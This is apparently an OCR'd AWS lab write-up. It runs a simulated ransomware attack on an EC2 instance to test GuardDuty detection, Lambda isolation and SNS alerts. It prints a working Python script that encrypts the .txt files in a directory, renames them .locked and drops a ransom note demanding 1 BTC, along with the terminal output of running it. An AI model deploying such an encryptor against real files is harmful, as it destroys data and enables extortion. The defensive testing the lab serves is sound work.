
   chmod 400 "ransomware-key.pem"

4. *Connect to your instance using its Public DNS:*

   ec2-15-207-247-128.ap-south-1.compute.amazonaws.com


Example:

ssh -i "ransomware-key.pem" ec2-user@ec2-15-207-247-128.ap-south-1.compute.amazonaws.com




2. EC2 Instance Connect

1. Connect through public ip address



➢ Connect instance using EC2 instance connect



9.3 Steps to Simulate Ransomware attack

- Update the system
  Command: **sudo yum update -y**

```
[ec2-user@ip-172-31-9-195 ~]$ sudo yum update -y
Last metadata expiration check: 1 day, 13:36:05 ago on Sat Mar 29 00:41:15 2025.
==========================================================================================
WARNING:
  A newer release of "Amazon Linux" is available.

  Available Versions:

  Version 2023.6.20250317:
    Run the following command to upgrade to 2023.6.20250317:

      dnf upgrade --releasever=2023.6.20250317

    Release notes:
     https://docs.aws.amazon.com/linux/al2023/release-notes/relnotes-2023.6.20250317.html

==========================================================================================
Dependencies resolved.
Nothing to do.
Complete!
```

- Amazon Linux often comes with Python preinstalled, but ensure it's available
  Command: **sudo yum install python3 -y**

```
[ec2-user@ip-172-31-9-195 ~]$ sudo yum install python3 -y
Last metadata expiration check: 1 day, 13:36:39 ago on Sat Mar 29 00:41:15 2025.
Package python3-3.9.20-1.amzn2023.0.3.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
```

- Install pip for managing Python packages
  Command: **sudo yum install python3-pip -y**

```
[ec2-user@ip-172-31-9-195 ~]$ sudo yum install python3-pip -y
Last metadata expiration check: 1 day, 13:36:56 ago on Sat Mar 29 00:41:15 2025.
Package python3-pip-21.3.1-2.amzn2023.0.10.noarch is already installed.
Dependencies resolved.
Nothing to do.
Complete!
```

- Install Cryptography using pip for encryption
  Command: **pip3 install cryptography**

```
[ec2-user@ip-172-31-9-195 ~]$ pip3 install cryptography
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: cryptography in /usr/lib64/python3.9/site-packages (36.0.1)
Requirement already satisfied: cffi>=1.12 in /usr/lib64/python3.9/site-packages (from cryptography) (1.14.5)
Requirement already satisfied: pycparser in /usr/lib/python3.9/site-packages (from cffi>=1.12->cryptography) (2.20)
Requirement already satisfied: ply==3.11 in /usr/lib/python3.9/site-packages (from pycparser->cffi>=1.12->cryptography) (3.11)
```

- Create a Test Directory
  Command: **mkdir ransomware_test && cd ransomware_test**

```
[ec2-user@ip-172-31-9-195 ~]$ mkdir ransomware_test && cd ransomware_test
[ec2-user@ip-172-31-9-195 ransomware_test]$
```

- Create some dummy text files to encrypt
  Command: **echo "This is a test file" > file1.txt**
  echo "Amazon Linux security testing" > file2.txt

```
[ec2-user@ip-172-31-9-195 ransomware_test]$ echo "This is a test file" > file1.txt
echo "Amazon Linux security testing" > file2.txt
[ec2-user@ip-172-31-9-195 ransomware_test]$
```

```
[ec2-user@ip-172-31-9-195 ~]$ mkdir ransomware_test && cd ransomware_test
[ec2-user@ip-172-31-9-195 ransomware_test]$ echo "This is a test file" > file1.txt
echo "Amazon Linux security testing" > file2.txt
[ec2-user@ip-172-31-9-195 ransomware_test]$ ls
file1.txt  file2.txt
[ec2-user@ip-172-31-9-195 ransomware_test]$
```

- Create the Simulation Scripts → Create ransomware.py → Paste the encryption script inside the file
  Command: **nano ransomware.py**
  Script:

```
from cryptography.fernet import Fernet
import os
# Generate a key for encryption
KEY_FILE = "secret.key"

def generate_key():
    key = Fernet.generate_key()
    with open(KEY_FILE, "wb") as key_file:
        key_file.write(key)

def load_key():
    return open(KEY_FILE, "rb").read()

# Encrypt files
def encrypt_files():
    key = load_key()
    cipher = Fernet(key)

    for file in os.listdir():
        if file.endswith(".txt") and file not in ["ransomware.py", "secret.key", "decrypt.py"]:
            with open(file, "rb") as f:
                data = f.read()
            encrypted_data = cipher.encrypt(data)
            with open(file, "wb") as f:
                f.write(encrypted_data)
            os.rename(file, file + ".locked")  # Rename file
# Create ransom note
def create_ransom_note():
    with open("README_RESTORE_FILES.txt", "w") as f:
        f.write("Your files have been encrypted! Pay 1 BTC to unlock them.")
# Run the simulation
if __name__ == "__main__":
    generate_key()
    encrypt_files()
    create_ransom_note()
```

```
[ec2-user@ip-172-31-9-195 ransomware_test]$ nano ransomware.py
```

```
  GNU nano 5.8                                                    ransomware.py
from cryptography.fernet import Fernet
import os

# Generate a key for encryption
KEY_FILE = "secret.key"

def generate_key():
    key = Fernet.generate_key()
    with open(KEY_FILE, "wb") as key_file:
        key_file.write(key)

def load_key():
    return open(KEY_FILE, "rb").read()

# Encrypt files
def encrypt_files():
    key = load_key()
    cipher = Fernet(key)

    for file in os.listdir():
        if file.endswith(".txt") and file not in ["ransomware.py", "secret.key", "decrypt.py"]:
            with open(file, "rb") as f:
                data = f.read()
            encrypted_data = cipher.encrypt(data)
            with open(file, "wb") as f:
```

```
def create_ransom_note():
    with open("README_RESTORE_FILES.txt", "w") as f:
        f.write("Your files have been encrypted! Pay 1 BTC to unlock them.")
# Run the simulation

if __name__ == "__main__":
    generate_key()
    encrypt_files()
    create_ransom_note()
```

- Check the files properties before encryption
  Command: **ls -l**

```
[ec2-user@ip-172-31-9-195 ransomware_test]$ ls -l
total 12
-rw-r--r--. 1 ec2-user ec2-user   20 Mar 30 14:19 file1.txt
-rw-r--r--. 1 ec2-user ec2-user   30 Mar 30 14:19 file2.txt
-rw-r--r--. 1 ec2-user ec2-user 1051 Mar 30 14:21 ransomware.py
```

- Encrypt Files run the ransomware file
  Command: **python3 ransomware.py**

```
[ec2-user@ip-172-31-9-195 ransomware_test]$ python3 ransomware.py
```

- Check the files properties after encryption
  Command: **ls -l**


```
[ec2-user@ip-172-31-9-195 ransomware_test]$ python3 ransomware.py
[ec2-user@ip-172-31-9-195 ransomware_test]$ ls -l
total 20
-rw-r--r--. 1 ec2-user ec2-user   57 Mar 30 14:22 README_RESTORE_FILES.txt
-rw-r--r--. 1 ec2-user ec2-user  120 Mar 30 14:22 file1.txt.locked
-rw-r--r--. 1 ec2-user ec2-user  120 Mar 30 14:22 file2.txt.locked
-rw-r--r--. 1 ec2-user ec2-user 1051 Mar 30 14:21 ransomware.py
-rw-r--r--. 1 ec2-user ec2-user   44 Mar 30 14:22 secret.key
[ec2-user@ip-172-31-9-195 ransomware_test]$
```

*The ransomware attack has been successfully simulated, as shown by the **.locked** file extensions and the presence of the **README_RESTORE_FILES.txt** ransom note. Now, we will verify how our AWS security configuration has detected and responded to this malicious activity through automated alerts, isolation.*


Step 10: Evaluate Security controls

- GuardDuty detected unusual file modification

- Lambda has successfully isolated the instance



- SNS sent alerts to the mail



Thank you